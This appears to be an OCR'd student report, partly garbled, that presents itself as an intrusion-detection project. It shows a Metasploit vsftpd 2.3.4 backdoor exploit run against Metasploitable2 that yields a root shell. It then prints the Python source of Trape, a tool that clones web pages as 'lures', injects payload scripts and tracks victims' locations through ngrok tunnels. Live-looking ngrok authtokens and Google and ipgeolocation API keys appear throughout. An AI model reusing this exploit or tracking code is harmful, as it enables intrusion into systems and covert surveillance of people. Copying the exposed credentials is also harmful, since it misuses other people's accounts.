
OFF	OFF	OFF
OFF	OFF	OFF
OFF	ON	ON
OFF	OFF	OFF
OFF	OFF	OFF
OFF	OFF	OFF
OFF	OFF	OFF
OFF	OFF	OFF
OFF	OFF	OFF
OFF	OFF	OFF

CHAPTER 3

RESULTS AND DISCUSSIONS

a. Backdoor access to Metasploitable2 system

The successful intrusion from the Kali Linux using the FTP port 21 through Metasploit script was a big role for this experiment



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.9.101
RHOSTS ⇒ 192.168.9.101
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.9.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.9.101:21 - USER: 331 Please specify the password.
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[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.9.101:6200) at 2021-03-20 10:08:56 -0400

whoami
root
```



b. Using WEB-APP for further details

The application is running on ngrok using a Ngrok token which is authentication key along with that it also is accessing the Unique key from Google maps API for which it is able to track the location of the user. Apart from that it takes info from ipgeolocation.io for the latitude and longitude info so all these ID or API keys have to be provided before setting up the IDS on your system .Therefor all these are basic pre requisites which are necessary to setup this on your system as shown in the figures given below.



```
GENERAL CONFIG
------
Through this section you will configure the resources required
for an effective function of trape, please complete the following steps, below.
Keep in mind that if the data is incorrect this tool will not work.

NGROK TOKEN
------
In the next section you must enter your Ngrok token, if you do not have
one register at (https://ngrok.com), this data is necessary for the generation of public ne
twork tunnels.

- Enter your ngrok token :~> 1k6apVmeP5izGcdzYhwWOvQ7dp1_7Svo9C5Df1Q37MZYymhRv

GOOGLE API
------
You must register with the Google Console, and get an API for maps and another for shorteni
ng.
By having these data you complete the settings

- What is your Google Maps Api Key? :~> 
```



Dashboard

Logged in as: AMBIKA PRASAD SWAIN

Developer | API Subscription

API Keys Add

3447eda0628943e7b41a775eb69d318e


API Usage It updates every 20 min.

Consumed API Requests	0.00% (0 / 1,000)
API Requests Consumed Today	0
Surcharge Requests	0
Surcharge Amount will be included in the next bill	$0.00

Notification Preference

☐ Notify at 80% Usage ☐ Notify at 90% Usage ☑ Notify at 100% Usage
☐ Allow Surcharge API Usage ☐ Notify When Surcharge Limit Exceeded

Daily Usage



Your Authtoken

This is your personal Authtoken. Use this to authenticate the ngrok agent that you downloaded.

1lMUa6NB8EGeBFrIfAIviLZLstg_5soQaFGW2oDm6w9XBNWsV

Command Line

Authenticate your ngrok agent. You only have to do this once. The Authtoken is saved in the default configuration file.

```
$ ./ngrok authtoken 1lMUa6NB8EGeBFrIfAIviLZLstg_5soQaFGW2oDm6w9XBNWsV
```

Configuration File

Alternatively, you can directly add the Authtoken to your `ngrok.yml` configuration file. By default this file is located at `~/.ngrok2/ngrok.yml` .

```
# in ngrok.yml
authtoken: 1lMUa6NB8EGeBFrIfAIviLZLstg_5soQaFGW2oDm6w9XBNWsV
```

CHAPTER 4

CONCLUSION AND FUTURE WORK

- Our basic idea is mitigation and prevention of such mishaps or attacks in order to do that we must be aware of lot of steps and ways by which these can be prevented at all levels
- Backdoor attacks have been very deadly in the previous years and we must try our best to prevent such things to happen in the future
- So having the presence of such mechanisms where any intrusion can be detected saves your time by looking for a needle in the haystack and further assists us in securing our systems and so our data and information which are so much valuable for us.
- Although various companies do have their own proprietary software like Suricata, Snort, Zeek Nessus, etc. but having developing our system and by making some minor changes which can be better and be further implemented by those IDS which are already available

Lot can be done in this area. There is a large scope which could be ventured, and new designs or system could be made to improve the conditions and efficiency of the systems as we know day by day as technology progresses more and more security threats and flaws arises which is cracking the brains of cybersecurity researchers so further work like use of Machine learning to implement on the system which can help monitor the behavior and accordingly act when needed would be one of the suggested requirements that can be worked upon in the future.

CHAPTER 5

CODE

```
import time
import json
from core.dependence import urllib2
import httplib
import argparse
import socket
import sys
import os
from core.utils import utils
import subprocess
import requests
import hashlib, binascii
from threading import Timer
from multiprocessing import Process
import atexit

class Trape(object):
        def __init__(self, stat = 0):
                self.name_trape = "Trape"
                self.version = "2.0"
                self.stats_path = "ngrok"
                self.home_path = utils.generateToken(18)
                self.logout_path = utils.generateToken(6)
                self.remove_path = utils.generateToken(14)
                self.injectURL = utils.generateToken(12) + '.js'
                self.stats_key = utils.generateToken(24)
                self.date_start = time.strftime("%Y-%m-%d - %H:%M:%S")
                self.stat = stat
                self.localIp = '127.0.0.1'
                self.nGrokUrl = ''
```

```
		self.JSFiles = ({"path" : "base.js", "src" : 
utils.generateToken(12)},{"path" : "libs.min.js", "src" : 
utils.generateToken(12)},{"path" : "login.js", "src" : 
utils.generateToken(12)},{"path" : "payload.js", "src" : 
utils.generateToken(12)},{"path" : "trape.js", "src" : 
utils.generateToken(12)},{"path" : "vscript.js", "src" : 
utils.generateToken(12)},{"path" : "custom.js", "src" : 
utils.generateToken(12)},)
		self.CSSFiles = ({"path" : "/static/img/favicon.ico", "src" : 
utils.generateToken(12)},{"path" : "/static/img/favicon.png", "src" : 
utils.generateToken(12)},{"path" : "/static/css/base-icons.css", "src" : 
utils.generateToken(12)},{"path" : "/static/css/styles.css", "src" : 
utils.generateToken(12)},{"path" : "/static/css/normalize.min.css", "src" : 
utils.generateToken(12)},{"path": "/static/css/services-icons.css", "src" : 
utils.generateToken(12)},)

		if self.stat == 1:
			c = httplib.HTTPConnection('www.google.com', timeout=5)
			try:
				c.request("HEAD", "/")
				c.close()
			except Exception as e:
				c.close()
				utils.Go("\033[H\033[J")
				utils.Go(utils.Color['whiteBold'] + "[" + 
utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" + 
utils.Color['redBold'] + " " + "NOTICE: " + utils.Color['white'] + "Trape 
needs Internet connection for working" + "\n\t")
				sys.exit(0)

			if (not(os.path.exists("trape.config"))):
				self.trape_config()
			try:
				config_trape = json.load(open("trape.config"))
			except Exception as error:
				os.remove('trape.config')
				self.trape_config()

			self.ngrok = config_trape['ngrok_token']
			self.gmaps = config_trape['gmaps_api_key']
			self.ipinfo = config_trape['ipinfo_api_key']
			if self.gmaps == '':
				self.gmaps = 
'AIzaSyA30wEa2DwUuddmNTHvoprhnrB2w_aCWbs'
			self.googl = config_trape['gshortener_api_key']
			if self.googl == '':
				self.googl = 
'AIzaSyDHMDTOGo9L1OBl5vRxOVM6vpXOXVp5jCc'

			parser = argparse.ArgumentParser("python trape.py -u 
<<Url>> -p <<Port>>", version=self.version)
			parser.add_argument('-u', '--url', dest='url', help='Put the 
web page url to clone')
			parser.add_argument('-p', '--port', dest='port', help='Insert 
your port')
			parser.add_argument('-ak', '--accesskey', dest='accesskey', 
help='Insert your custom key access')
			parser.add_argument('-l', '--local', dest='local', help='Insert 
your home file')
			parser.add_argument('-n', '--ngrok', dest='ngrok', 
help='Insert your ngrok Authtoken', action='store_true')
			parser.add_argument('-ic', '--injectcode', dest='injc', 
help='Insert your custom REST API path')
			parser.add_argument('-ud', '--update', dest='update', 
action='store_true', default=False, help='Update trape to the latest version')

			options = parser.parse_args()

			self.type_lure = 'global'

			# Check current updates

			if options.update:
				utils.Go("\033[H\033[J")
				utils.Go("Updating..." + " " + utils.Color['blue'] + 
"trape" + utils.Color['white'] + "..." + "\n")
				subprocess.check_output(["git", "reset", "--hard", 
"origin/master"])
				subprocess.check_output(["git", "pull"])
				utils.Go("Trape Updated... Please execute again...")
				sys.exit(0)

			if options.url is None:
				utils.Go("\033[H\033[J")
```

```
                    utils.Go("--------------------------------------------")
                    utils.Go("" + " " + utils.Color['redBold'] + "TRAPE"
+ utils.Color['white'] +" {" + utils.Color['yellowBold'] + "stable" +
utils.Color['white'] + "}" + utils.Color['white'] + " - " + "Osint and analytics
tool" + " " + "<" +utils.Color['white'])
                    utils.Go("--------------------------------------------")
                    utils.Go("| v" + utils.Color['redBold'] + "2.0" +
utils.Color['white'] + " |")
                    utils.Go("--------" + "\n")
                    utils.Go(utils.Color['whiteBold'] + "[" +
utils.Color['greenBold'] + "!" + utils.Color['whiteBold'] + "]" + " " +
utils.Color['white'] + "Enter the information requested below to complete the
execution" + utils.Color['white'])
                    utils.Go("")

                    options.url = raw_input(utils.Color['blueBold'] + "-" +
utils.Color['white'] + " Enter a URL to generate the lure" + " " +
utils.Color['yellow'] + ":~> " + utils.Color['white'])

               if options.port is None:
                    options.port = raw_input(utils.Color['blueBold'] + "-"
+ utils.Color['white'] + " What is your port to generate the server?" + " " +
utils.Color['yellow'] + ":~> " + utils.Color['white'])

               while utils.checkPort(int(options.port)) == False:
                    utils.Go("\033[H\033[J")
                    utils.Go("--------------------------------------------")
                    utils.Go("" + " " + utils.Color['redBold'] + "TRAPE"
+ utils.Color['white'] +" {" + utils.Color['yellowBold'] + "stable" +
utils.Color['white'] + "}" + utils.Color['white'] + " - " + "Osint and analytics
tool" + " " + "<" +utils.Color['white'])
                    utils.Go("--------------------------------------------")
                    utils.Go("\n")
                    utils.Go(utils.Color['whiteBold'] + "[" +
utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" +
utils.Color['redBold'] + " " + "ERROR:" + " " + utils.Color['whiteBold'] +
"The port: " + options.port + utils.Color['white'] + " " + "is not available, It
was previously used (" + utils.Color['yellow'] + "Use another port" +
utils.Text['end'] + ")" + "\n\n")
                    options.port = raw_input(utils.Color['blueBold'] + "-"
+ utils.Color['white'] + " What is your port to generate the server?" + " " +
utils.Color['yellow'] + ":~> " + utils.Color['white'])
```

```
			#while utils.checkUrl(str(options.url)) == False:
				options.url = raw_input(utils.Color['blueBold'] + "-" +
utils.Color['white'] + " Enter a URL to generate the lure" + " " +
utils.Color['yellow'] + ":~> " + utils.Color['white'])


			utils.Go("")
			utils.Go(utils.Color['greenBold'] + "-" + utils.Color['white']
+ " Successful " + utils.Color['greenBold'] + "startup" + utils.Color['white'] +
", get lucky on the way!" + utils.Color['white'])
			utils.Go("")
			time.sleep(0.1)


			s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
			s.connect(("8.8.8.8", 80))
			self.localIp = s.getsockname()[0]

			self.app_port = int(options.port)
			self.url_to_clone = str(options.url)
			if self.url_to_clone[0:4] != 'http':
				self.url_to_clone = 'http://' + self.url_to_clone
			self.victim_path = options.url.replace("http://",
"").replace("https://", "")

			if (options.ngrok or (self.ngrok != "")):
				if self.ngrok == '':
					utils.Go("\033[H\033[J")
					self.ngrok = raw_input("What is your nGrok
token?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])
				if (self.ngrok != ''):
					from core.ngrok import ngrok
					import os.path as path

					v_ngrok = ngrok(self.ngrok, self.app_port, stat,
self.stats_path)
				else:
					utils.Go(utils.Color['whiteBold'] + "[" +
utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" +
utils.Color['redBold'] + " " + "ERROR: " + " " + utils.Color['white'] + "Your
nGrok authtoken can't be empty")
```

```
                        # Custom name of REST API
                        if (options.injc):
                                self.injectURL = options.injc

                        # Custom access token
                        if (options.accesskey):
                            self.stats_key = options.accesskey


        # Design principal of the header of trape
        def header(self):
                if self.stat == 1:
                        # Principal header of tool
                        utils.banner()

                        # Update verification
                        changeLog =
requests.get("https://raw.githubusercontent.com/jofpin/trape/master/version.t
xt", timeout = 4)
                        changeLog = changeLog.text.split(" ")[1]
                        changeLog = changeLog.strip()
                        if changeLog != self.version:
                                utils.Go(utils.Color['white'] + "\t" +
utils.Color['yellowBold'] + "@" + utils.Color['white'] + "-" +
utils.Color['blue'] + "=" + utils.Color['white'] + "["  + utils.Color['whiteBold']
+ " " + "UPDATES:" + " " + utils.Color['yellowBold'] + "NEW VERSION IS
AVAILABLE: " + utils.Color['white'] + "v" + utils.Color['redBold'] +
changeLog + utils.Color['white'] + " " + "(install changes)")
                                utils.Go("")
                        else:
                                utils.Go(utils.Color['white'] + "\t" +
utils.Color['yellowBold'] + "@" + utils.Color['white'] + "-" +
utils.Color['blue'] + "=" + utils.Color['white'] + "["  + utils.Color['whiteBold']
+ " " + "UPDATES:" + " " + utils.Color['greenBold'] + "RUNNING
RECENT VERSION" + utils.Color['white'])
                                utils.Go("")

                        # Local information vars
                        utils.Go(utils.Color['white'] + "\t" + utils.Color['whiteBold']
+ "LOCAL INFORMATION" + utils.Text['end'])
                        utils.Go("\t" + "-------------------")
                        utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] +
">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" +
utils.Color['white'] + "["  + utils.Color['white'] + " Lure for the users: " +
utils.Color['blue'] + 'http://' + self.localIp + ':' + str(self.app_port) + '/' +
self.victim_path)
                        utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] +
">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" +
utils.Color['white'] + "["  + utils.Color['white'] + " Your REST API path: " +
utils.Color['blue'] + 'http://' + self.localIp + ':' + str(self.app_port) + '/' +
self.injectURL + utils.Color['white'])
                        utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] +
">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" +
utils.Color['white'] + "["  + utils.Color['white'] + " Control Panel Link: " +
utils.Color['blue'] + "http://127.0.0.1:" + utils.Color['blue'] + str(self.app_port)
+ '/' + self.stats_path)
                        utils.Go(utils.Color['white'] + "\t" + utils.Color['green'] +
">" + utils.Color['white'] + "-" + utils.Color['blue'] + "=" +
utils.Color['white'] + "["  + utils.Color['white'] + " Your Access key: " +
utils.Color['blue'] + self.stats_key + utils.Color['white'])
                        utils.Go("")
                        if self.ngrok != '':
                                if self.googl == '':
                                        self.googl =
'AIzaSyCPzcppCT27KTHnxAIQvYhtvB_l8sKGYBs'
                                try:
                                        opener = urllib2.build_opener()
                                        pLog = 4040
                                        ngrokStatus = str(opener.open('http://127.0.0.1:'
+ str(pLog) + '/api/tunnels').read()).replace('\n', '').replace(' ', '')
                                        time.sleep(0.5)
                                        ngrokUrlPos = ngrokStatus.find('ngrok.io')
                                        if ngrokUrlPos <= 0:
                                                time.sleep(4)
                                                ngrokStatus =
str(opener.open('http://127.0.0.1:' + str(pLog) +
'/api/tunnels').read()).replace('\n', '').replace(' ', '')
                                                ngrokUrlPos =
ngrokStatus.find('ngrok.io')
                                        if ngrokUrlPos >= 0:
                                                ngrokStatus = ngrokStatus[ngrokUrlPos-
25:ngrokUrlPos+28]
                                                ngrokUrlPos = ngrokStatus.find('http')
                                        ngrokUrlPos2 = ngrokStatus.find('.io')
                                        ngrokStatus = ngrokStatus[ngrokUrlPos:
ngrokUrlPos2] + '.io'
                                        utils.Go(utils.Color['white'] + "\t" +
utils.Color['whiteBold'] + "PUBLIC INFORMATION" + utils.Text['end'])
                                        utils.Go("\t" + "-------------------")
                                        r = utils.gShortener(self.googl,
ngrokStatus.replace('https', 'http') + '/' + self.victim_path)
                                        self.nGrokUrl =
ngrokStatus.replace('https', 'http')
                                        utils.Go(utils.Color['white'] + "\t" +
utils.Color['yellow'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] +
"=" + utils.Color['white'] + "["  + utils.Color['white'] + " Public lure: " +
utils.Color['blue'] + self.nGrokUrl + '/' + self.victim_path +
utils.Color['white'])
                                        utils.Go(utils.Color['white'] + "\t" +
utils.Color['yellow'] + ">" + utils.Color['white'] + "-" + utils.Color['blue'] +
"=" + utils.Color['white'] + "["  + utils.Color['white'] + " Control Panel link: "
+ utils.Color['blue'] + ngrokStatus.replace('https', 'http') + '/' + self.stats_path
+ utils.Color['white'])
                                  else:
                                        utils.Go(utils.Color['red'] + "\t" +
utils.Color['green'] + "-" + utils.Color['white'] + "--" + utils.Color['red'] + "="
+ utils.Color['white'] + "["  + utils.Color['white'] + " We can't connect with
nGrok " + utils.Color['white'])
                            except Exception as e:
                                  utils.Go(utils.Color['white'] + "[" +
utils.Color['redBold'] + "x" + utils.Color['whiteBold'] + "]" +
utils.Color['redBold'] + " " + "ERROR: " + " " + utils.Color['white'] +
e.message)
                                  utils.Go(utils.Color['red'] + "\t" +
utils.Color['green'] + "-" + utils.Color['white'] + "--" + utils.Color['red'] + "="
+ utils.Color['white'] + "["  + utils.Color['white'] + " We can't connect with
nGrok " + utils.Color['white'])
                      utils.Go("\n" + utils.Color['white'])
                      utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold']
+ ">" + utils.Color['white'] + "]" + utils.Color['whiteBold'] + " " + "Start
time:" + " " + utils.Color['white'] + self.date_start)
                      utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold']
+ "?" + utils.Color['white'] + "]" + utils.Color['white'] + " " + "Do not forget
to close " + self.name_trape + ", after use. Press Control C" + " " +
utils.Color['white'] + '\n')
```

```
                    utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold']
+ "¡" + utils.Color['white'] + "]" + utils.Color['white'] + " " + "Waiting for the
users to fall..." + "\n")

        # Important: in the process of use is possible that will ask for the root
        def rootConnection(self):
                pass

        # Detect operating system, to compose the compatibility
        def loadCheck(self):
                utils.checkOS()

   # the main file (trape.py)
        def main(self):
                import core.sockets

        # Create config file
        def trape_config(self):
                utils.Go("\033[H\033[J")
                utils.Go("---------------------------------------------------------")
                utils.Go("" + " " + utils.Color['redBold'] + "TRAPE" +
utils.Color['white'] +" {" + utils.Color['yellowBold'] + "stable" +
utils.Color['white'] + "}" + utils.Color['white'] + " - " + "Configuration zone to
use the software" + " " + "<" + utils.Color['white'])
                utils.Go("---------------------------------------------------------")
                utils.Go("| v" + utils.Color['redBold'] + "2.0" + utils.Color['white']
+ " |")
                utils.Go("--------" + "\n")
                utils.Go(utils.Color['whiteBold'] + "GENERAL CONFIG" +
utils.Color['white'])
                utils.Go("------")
                utils.Go("Through this section you will configure the resources
required \nfor an effective function of trape, please complete the following
steps, below. \nKeep in mind that if the data is incorrect this tool will not
work." + utils.Color['white'])
                utils.Go("")
                utils.Go(utils.Color['whiteBold'] + "NGROK TOKEN" +
utils.Color['white'])
                utils.Go("------")
                utils.Go("In the next section you must enter your Ngrok token, if
you do not have \none register at (" + utils.Color['blueBold'] +
"https://ngrok.com" + utils.Color['white'] + "), this data is necessary for the generation of public network tunnels.")
		utils.Go("")
		c_nGrokToken = raw_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " Enter your ngrok token" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])
		utils.Go("")
		utils.Go(utils.Color['whiteBold'] + "GOOGLE API" + utils.Color['white'])
		utils.Go("------")
		utils.Go("You must register with the " + utils.Color['blueBold'] + "Google Console" + utils.Color['white'] + ", and get an API for maps and another for shortening. \nBy having these data you complete the settings")
		utils.Go("")
		c_gMapsToken = raw_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " What is your Google Maps Api Key?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])
		c_gOoglToken = raw_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " Enter your Goo.gl (shortener) Api Key (leave it empty if you don't have)" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])
		utils.Go("")
		utils.Go(utils.Color['whiteBold'] + "IP INFO API" + utils.Color['white'])
		utils.Go("------")
		utils.Go("You must register with the " + utils.Color['blueBold'] + "https://ipgeolocation.io" + utils.Color['white'] + ", and get an API for geolocation. \nBy having these data you complete the settings")
		utils.Go("")
		c_ipinfo = raw_input(utils.Color['blueBold'] + "-" + utils.Color['white'] + " What is your IP Info Api Key?" + " " + utils.Color['yellow'] + ":~> " + utils.Color['white'])
		utils.Go("")
		utils.Go(utils.Color['greenBold'] + "-" + utils.Color['white'] + " Congratulations! " + utils.Color['greenBold'] + "Successful configuration" + utils.Color['white'] + ", now enjoy Trape!" + utils.Color['white'])
		utils.Go("")
		time.sleep(0.4)
		if (c_nGrokToken != '' and c_gMapsToken != ''):
			v = '{\n\t"ngrok_token" : "' + c_nGrokToken + '",\n\t"gmaps_api_key" : "' + c_gMapsToken + '",\n\t"gshortener_api_key" : "' + c_gOoglToken + '",\n\t"ipinfo_api_key" : "' + c_ipinfo + '"\n}'
			f = open ('trape.config', 'w')
```

```
                    f.write(v)
                    f.close()
            else:
                    self.trape_config()

        def injectCSS_Paths(self, code):
                code = code.replace("[FAVICON_HREF]", self.CSSFiles[0]['src'])
                code = 
code.replace("[FAVICON_PNG_HREF]",self.CSSFiles[1]['src'])
                code = code.replace("[BASE_ICONS_HREF]", 
self.CSSFiles[2]['src'])
                code = code.replace("[STYLES_HREF]", self.CSSFiles[3]['src'])
                code = code.replace("[NORMALIZE_HREF]", 
self.CSSFiles[4]['src'])
                code = code.replace("[SERVICES_ICONS_HREF]", 
self.CSSFiles[5]['src'])
                return code

# Autocompletion of console
if "nt" in os.name:
        pass
else:
        import readline
        readline.parse_and_bind("tab:complete")
        readline.set_completer(utils.niceShell)
```

2.
```
from socket import gethostname, gethostbyname
from threading import Lock
from flask import Flask, render_template, session, request, json
from flask_socketio import SocketIO, emit, join_room, rooms, disconnect
import core.stats
import core.user
from user_objects import attacks_hook_message
from core.utils import utils
from core.db import Database
import sys

# Main parts, to generate relationships among others
trape = core.stats.trape
app = core.stats.app
```

```
# call database
db = Database()

async_mode = None
socketio = SocketIO(app, async_mode=async_mode)
thread = None
thread_lock = Lock()

db.sentences_victim('clean_online', None, 2)

def background_thread():
   count = 0

@socketio.on("join", namespace="/trape")
def join(message):
   try:
      join_room(message['room'])
      session['receive_count'] = session.get('receive_count', 0) + 1
   except Exception as error:
      pass

@socketio.on("my_room_event", namespace="/trape")
def send_room_message(message):
   try:
      session['receive_count'] = session.get('receive_count', 0) + 1
      hookAction = attacks_hook_message(message['data']['type'])
      utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "@" + utils.Color['white']
+ "]" + " " + hookAction + utils.Color['blue'] + message['data']['message'] +
utils.Color['white'] + ' in '  + utils.Color['green'] + message['room'] + utils.Color['white'])
      emit('my_response', {'data': message['data'], 'count': session['receive_count']},room =
message['room'])
   except Exception as error:
      pass

